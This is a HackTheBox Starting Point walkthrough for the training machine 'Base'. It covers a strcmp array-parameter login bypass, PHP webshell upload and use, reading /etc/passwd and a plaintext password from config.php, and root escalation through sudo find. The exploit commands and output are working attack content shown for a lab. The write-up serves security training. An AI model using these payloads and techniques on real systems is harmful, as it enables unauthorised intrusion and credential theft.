CHALLENGE INFORMATION
 | Platform: HackTheBox Collection: Starting Point Tier: 2 Machine: Base Released: 16/06/2022 |
MACHINE SYNOPSIS
Base is a very easy Linux machine that focuses on exploiting PHP misconfigurations and insecure coding practices. A vulnerable web application with a listable login folder reveals a swap file containing the PHP code for the web-app. A brief analysis of the code reveals a comparison vulnerability in the login function which allows authentication bypass.
With authorized access to the web-app, a reverse shell can be uploaded to grant initial access to the host machine. Then, the web application configuration files can be examined to find a plaintext password allowing SSH access to a more privileged user. Finally, privilege escalation can be achieved abusing misconfigured sudo permissions on the find binary.
Preparations
There are several methods to connect to the target machine. The method we will use throughout this walkthrough is the provided pwnbox.
Once we have established our connection, we spawn the target machine.
Additionally – even though not required – we can set a local variable (available only in the current shell) containing our target host’s IP address. Once set, we can easily access it by prepending a $ to the variable name.
user@kali:~$ rhost=<target-hosts-ip>
user@kali:~$ echo $rhost
<target-hosts-ip>
user@kali:~$We can use the unset command to remove the variable when it is no longer needed.
user@kali:~$ unset rhostTask-1
Question: Which two TCP ports are open on the remote host?
22,80
We begin our reconnaissance phase with a quick connectivity check,
user@kali:~$ ping $rhost -c 4
...
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
...
user@kali:~$followed by a standard TCP scan with script and version detection.
user@kali:~$  nmap -sC -sV $rhost
...
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
...
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome to Base
...
user@kali:~$According to the scan results, two TCP ports are open:
- port 22: SSH, version 1:7.6p1-4ubuntu0.7
- port 80: Apache web server, version Apache/2.4.29
- potential OS: Ubuntu 18.04.6 LTS (Bionic Beaver)
Task-2
Question: What is the relative path on the webserver for the login page?
/login/login.php
We continue our active reconnaissance by fingerprinting the hosted webpage.
user@kali:~$ whatweb http://$rhost/
http://10.129.95.184/ [200 OK] Apache[2.4.29], Bootstrap, Country[RESERVED][ZZ], Email[[email protected]], Frame, HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.29 (Ubuntu)], IP[10.129.95.184], Lightbox, Script, Title[Welcome to Base]
user@kali:~$Nothing particularly noteworthy emerges from this scan, so we proceed to examine the website in a browser.

Figure 1: Base landing page
Wappalyzer identifies the following technologies for our target website:
- Front scripts: Bootstrap Icons + Google Front API
- Web servers: Apache HTTP Server 2.4.29
- Operating systems: Ubuntu
- Maps: Google Maps
- JavaScript libraries: Lightbox + AOS + Isotope + Swiper
- UI frameworks: Bootstrap
We note these for now, though some of this information may prove crucial later.
Continuing our reconnaissance, we proceed with directory enumeration.
user@kali:~$ gobuster dir -u http://$rhost/ -w /usr/share/wordlists/dirb/common.txt -q
/.hta                 (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/assets               (Status: 301) [Size: 315] [--> http://10.129.95.184/assets/]
/forms                (Status: 301) [Size: 314] [--> http://10.129.95.184/forms/]
/index.html           (Status: 200) [Size: 39344]
/login                (Status: 301) [Size: 314] [--> http://10.129.95.184/login/]
/server-status        (Status: 403) [Size: 278]
user@kali:~$We discover a login directory at /login; let us examine it.

Figure 2: The /login directory
Interestingly, we find a swap file called login.php.swp in the /login directory, which we are permitted to access.
user@kali:~$ wget http://$rhost/login/login.php.swp
...
'login.php.swp' saved [16384/16384]
...
user@kali:~$The output is largely unreadable,
user@kali:~$ cat login.php.swp
3210#"! Utp[��������^\�ad�[����X���oeXin/login.php
�                                     	�
 �
  z
   y
    a
     �
...
user@kali:~$so we employ the strings command – like strings login.php.swp – to extract all printable characters from the file.
b0VIM 8.0
root
base
/var/www/html/login/login.php
...
    } else {
        }
            print("<script>alert('Wrong Username or Password')</script>");
        } else {
            header("Location: /upload.php");
            $_SESSION['user_id'] = 1;
        if (strcmp($password, $_POST['password']) == 0) {
    if (strcmp($username, $_POST['username']) == 0) {
    require('config.php');
...
  <script src="../assets/js/main.js"></script>
This appears to be a swap file created during editing of the login.php source file.
Task-3
Question: How many files are present in the /login directory?
3
See Task-2.
Task-4
Question: What is the file extension of a swap file?
.swp
We downloaded the login.php.swp file during Task-2.
Task-5
Question: Which PHP function is being used in the backend code to compare the user submitted username and password to the valid username and password?
strcmp()
We now examine the provided login page.

Figure 3: Base login page
Unfortunately, none of the default credentials we attempted proved successful, so we return to the login.php.swp file we discovered in Task-2. It contains a particularly interesting snippet:
if (strcmp($password, $_POST[‘password’]) == 0) {
if (strcmp($username, $_POST[‘username’]) == 0) {
…
While researching the PHP strcmp() function, we encounter something promising:
If == is used in PHP, then there are unexpected cases where the comparison doesn’t behave as expected. This is because “==” only compare values transformed to the same type, if you also want to compare that the type of the compared data is the same you need to use ===.
…
strcmp()
If this function is used for any authentication check (like checking the password) and the user controls one side of the comparison, he can send an empty array instead of a string as the value of the password (https://example.com/login.php/?username=admin&password[]=) and bypass this check:
…
This appears to be a viable vulnerability, so we attempt to exploit it. To do so, we must first complete several preparatory steps:
- Start the FoxyProxy Firefox extension to intercept and forward HTTP traffic to Burp.
- Launch Burp and toggle Intercept on.
- Send a sample login request from Firefox.
- Forward the intercepted request from Burp Proxy to Burp Repeater.
If we have configured everything correctly, our intercepted request should appear in Burp as follows:

Figure 4: Intercepted request in Burp
Once we modify our login credentials (submitting empty array values for both the username and password),
username[]=&password[]=
…
we gain access

Figure 5: Sending empty arrays in request
and find ourselves on the Admin File Uploads page.

Figure 6: Access to the admin file uploads page
Task-6
Question: In which directory are the uploaded files stored?
/_uploaded
Leveraging the Admin File Uploads page we discovered in Task-5 – and given that the webserver uses PHP on the back-end – we attempt to upload a simple PHP webshell as a proof of concept.
We use the following one-liner we found online:
<?php system($_GET[‘cmd’]); ?>
After saving it as webshell.php on our attack box:
user@kali:~$ vim webshell.php
user@kali:~$ cat webshell.php
<?php system($_GET[‘cmd’]); ?>
user@kali:~$we upload it via the Admin File Uploads page.
Our upload appears successful; now we must locate the exact path where it is stored on the webserver.
Unfortunately, our directory enumeration results from Task-2 prove insufficient, so we repeat the scan using a larger wordlist.
user@kali:~$ gobuster dir -u http://$rhost/ -x php -w /usr/share/wordlists/dirb/big.txt -q
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.htpasswd.php        (Status: 403) [Size: 278]
/.htaccess.php        (Status: 403) [Size: 278]
/_uploaded            (Status: 301) [Size: 318] [--> http://10.129.95.184/_uploaded/]
/assets               (Status: 301) [Size: 315] [--> http://10.129.95.184/assets/]
/forms                (Status: 301) [Size: 314] [--> http://10.129.95.184/forms/]
/login                (Status: 301) [Size: 314] [--> http://10.129.95.184/login/]
/logout.php           (Status: 302) [Size: 0] [--> /login.php]
/server-status        (Status: 403) [Size: 278]
/upload.php           (Status: 302) [Size: 0] [--> /login/login.php]
user@kali:~$Bullseye – /_uploaded is exactly the directory we have been seeking. Let us attempt to access our webshell.
Accessing http://$rhost/_uploaded/webshell.php?cmd=whoami does not work, so we try a different one-liner:
<?php system($_REQUEST["cmd"]); ?>
We prepare it,
user@kali:~$ vim webshell2.php
user@kali:~$ cat webshell2.php
<?php echo system($_REQUEST['cmd']);?>
user@kali:~$upload it, and then access it.
user@kali:~$ curl http://$rhost/_uploaded/webshell2.php?cmd=whoami
www-data
www-data
user@kali:~$This time it works, and we have established command execution on our target system.
Task-7
Question: Which user exists on the remote host with a home directory?
john
One method is to check which users have home directories.
user@kali:~$ curl http://$rhost/_uploaded/webshell2.php?cmd="ls%20/home/"
john
john
user@kali:~$Another, less error-prone method is to examine the /etc/passwd file.
user@kali:~$ curl http://$rhost/_uploaded/webshell2.php?cmd="cat%20/etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...
john:x:1000:1000:John:/home/john:/bin/bash
user@kali:~$Task-8
Question: What is the password for the user present on the system?
thisisagoodpassword
One of the most common locations for finding cleartext credentials is the webserver’s installation directory: /var/www/html/. Exploring the file system proves fruitful.
user@kali:~$ curl http://$rhost/_uploaded/webshell2.php?cmd="ls%20/var/www/html/"
_uploaded
assets
forms
index.html
login
logout.php
upload.php
...
user@kali:~$ curl http://$rhost/_uploaded/webshell2.php?cmd="ls%20/var/www/html/login/"
config.php
login.php
login.php.swp
...
user@kali:~$ curl http://$rhost/_uploaded/webshell2.php?cmd="cat%20/var/www/html/login/config.php"
<?php
$username = "admin";
$password = "thisisagoodpassword";$password = "thisisagoodpassword";
user@kali:~$Since we have obtained a potential username-password pair, we attempt to authenticate against the SSH service. Using the credentials:
- Username: admin
- Password: thisisagoodpassword
does not work,
user@kali:~$ ssh admin@$rhost
...
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
...
[email protected]'s password:
Permission denied, please try again.
[email protected]'s password:
...
user@kali:~$so we try the username we found in Task-7:
- Username: john
- Password: thisisagoodpassword.
This attempt proves successful.
user@kali:~$ ssh john@$rhost
[email protected]'s password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 4.15.0-151-generic x86_64)
...
john@base:~$While we are here, we might as well retrieve the user flag.
john@base:~$ ll
...
-rw-r----- 1 root john   33 ... user.txt
john@base:~$ cat user.txt
<redacted-flag>
john@base:~$Task-9
Question: What is the full path to the command that the user john can run as user root on the remote host?
/usr/bin/find
We can list the allowed commands for the invoking user on the current host using the sudo -l command.
john@base:~$ sudo -l
Matching Defaults entries for john on base:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on base:
    (root : root) /usr/bin/find
john@base:~$Task-10
Question: What action can the find command use to execute commands?
exec
Identifying a command that we can run with elevated privileges (as we did in Task-9) represents only the first hurdle. Simply possessing such a command without a means to leverage it for root shell access renders it meaningless.
While researching exploitation possibilities for the find command, we encounter the following one-liner: sudo find . -exec /bin/sh \; -quit.
Executing this command grants us the desired root access. All that remains is to retrieve the root flag.
john@base:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# pwd
/home/john
# cd /root/
# ls
root.txt
# cat root.txt
<redacted-flag>
#Submit The User Flag
Question: Submit user flag
<redacted-flag>
We obtained it at the end of Task-8, so it is already in our possession.
Submit The Root Flag
Question: Submit root flag
<redacted-flag>
Similar to the user flag, the root flag was already acquired during Task-10.
Congratulations, we have completed the challenge. All that remains is to terminate the target box – if not terminated automatically – before proceeding to the next challenge!